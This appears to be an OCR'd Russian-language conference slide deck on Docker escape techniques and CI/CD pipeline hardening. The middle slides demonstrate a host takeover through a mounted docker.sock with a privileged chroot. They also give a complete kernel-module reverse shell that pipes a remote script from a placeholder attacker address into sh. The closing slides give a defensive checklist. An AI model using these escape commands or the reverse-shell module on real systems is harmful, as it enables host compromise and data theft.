

Docker
Engine
App
Container #1
App
Container #2
App
Container #N


Docker
Socket
Docker
Engine
App
Container #1
App
Container #2
App
Container #N


Docker
Socket
Docker
Engine
App
Container #1
App
Container #2
App
Container #N

Техники побега из Docker

№	Название техники	Минимальные Capabilities
1	Монтирование хостовой системы	SYS_ADMIN
2	Использование примонтированного Docker Socket	–
3	Инъекция Shell-code	SYS_PTRACE
4	Инъекция модуля ядра	SYS_MODULE
5	Чтение секретов с хоста	DAC_READ_SEARCH
6	Перезапись файлов на хосте	DAC_READ_SEARCH, DAC_OVERRIDE
7	«notify_on_release» в cgroups	SYS_ADMIN, DAC_OVERRIDE


Docker
Socket
Docker
Engine
App
Container #1
App
Container #2
App
Container #N

Примонтированный docker-socket

- /var/run/docker.sock

Примонтированный docker-socket

- /var/run/docker.sock
- Для Docker-in-Docker (DinD) сборок иногда монтируется напрямую в контейнер

Примонтированный docker-socket

- /var/run/docker.sock
- Для Docker-in-Docker (DinD) сборок иногда монтируется напрямую в контейнер
- Позволяет нам прямо из контейнера посылать команды на хостовой Docker (например, для сборок)


НО ЕСТЬ
ОДИН
НЮАНС

```
root@ln-khakimov-vm:~# docker run -it
--cap-drop=ALL -v
/var/run/docker.sock:/run/docker.sock docker:dind
/bin/sh
```

```
root@ln-khakimov-vm:~# docker run -it
--cap-drop=ALL -v
/var/run/docker.sock:/run/docker.sock docker:dind
/bin/sh

/ # docker run -it --privileged -v /:/host/
ubuntu bash -c "chroot /host/”
```

```
root@ln-khakimov-vm:~# docker run -it
--cap-drop=ALL -v
/var/run/docker.sock:/run/docker.sock docker:dind
/bin/sh

/ # docker run -it --privileged -v /:/host/
ubuntu bash -c "chroot /host/”

# ls
bin   dev  home  lib32 libx32     media  opt
root  sbin  srv  tmp  var boot  etc  lib lib64
lost+found  mnt    proc  run   snap  sys  usr
```

```
root@ln-khakimov-vm:~# docker run -it --cap-drop=ALL
-v /var/run/docker.sock:/run/docker.sock docker:dind
/bin/sh

/ # docker run -it --privileged -v /:/host/ ubuntu
bash -c "chroot /host/”

# ls
bin   dev  home  lib32 libx32     media  opt root
sbin  srv  tmp  var boot  etc  lib lib64 lost+found
mnt    proc  run   snap  sys  usr

# whoami
root
```

CAP обычного контейнера


```
meltdown@docker:~$ docker exec -it mynginx bash
root@test:/# capsh --print
Current:
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_
bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net
_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Current IAB:
!cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_o
wner,!cap_sys_module,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap
_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac
_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon
,!cap_bpf,!cap_checkpoint_restore
```

CAP privileged-контейнера


```
meltdown@docker:~$ docker exec -it privnginx bash
root@c8756b6e1411:/# capsh --print
Current: =ep
Bounding set
=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid
,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,ca
p_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,ca
p_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap
_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_w
ake_alarm,cap_block_suspend,cap_audit_read,cap_perfmon,cap_bpf,cap_checkpoint_restore
Ambient set =
Current IAB:
```

Был AppArmor и нет его


```
meltdown@docker:~/ubuntu$ docker ps --quiet --all | xargs docker inspect --format '{{ .Name }}: AppArmorProfile={{ .AppArmorProfile }}'
/privnginx: AppArmorProfile=unconfined
/unruffled_hawking: AppArmorProfile=docker-default
/mynginx: AppArmorProfile=docker-default
```

А что можно сделать прикольного?

А что можно сделать прикольного?

Похакать docker через reverse-shell

Reverse-shell

Это перенаправление оболочки ввода-вывода (консоль) атакуемой машины себе

Сам сплойт


```c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("DeviJoe");
MODULE_DESCRIPTION("RevShell");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c",
    "/bin/curl https://reverse-shell.sh/<YOUR_STATIC_IP>:<YOUR_PORT> | /bin/sh", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

```

Что с ним делаем?

- Компилируем, получаем .ko-модуль (kernel object)
- nc -vlnp <YOUR_PORT> – слушаем порт
- insmod sploit.ko – помещаем в модуль Linux Kernel


Поздравляю! Вы великолепны!

Возьмите в награду БД с персональными данными

Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции
  (используйте kaniko)


Разделим воркер-ноды




Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции
  (используйте kaniko)
- ✔ build и deploy
  на разных воркер-нодах

Но все еще код из dev может попасть в prod




Разделим build-среды




Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции
  (используйте kaniko)
- ✔ build и deploy
  на разных воркер-нодах
- ✔ раздельные ноды для build-сред

Как управлять зависимостями?




Храним зависимости локально



Как защитить прод?

Делаем прокси и хостед

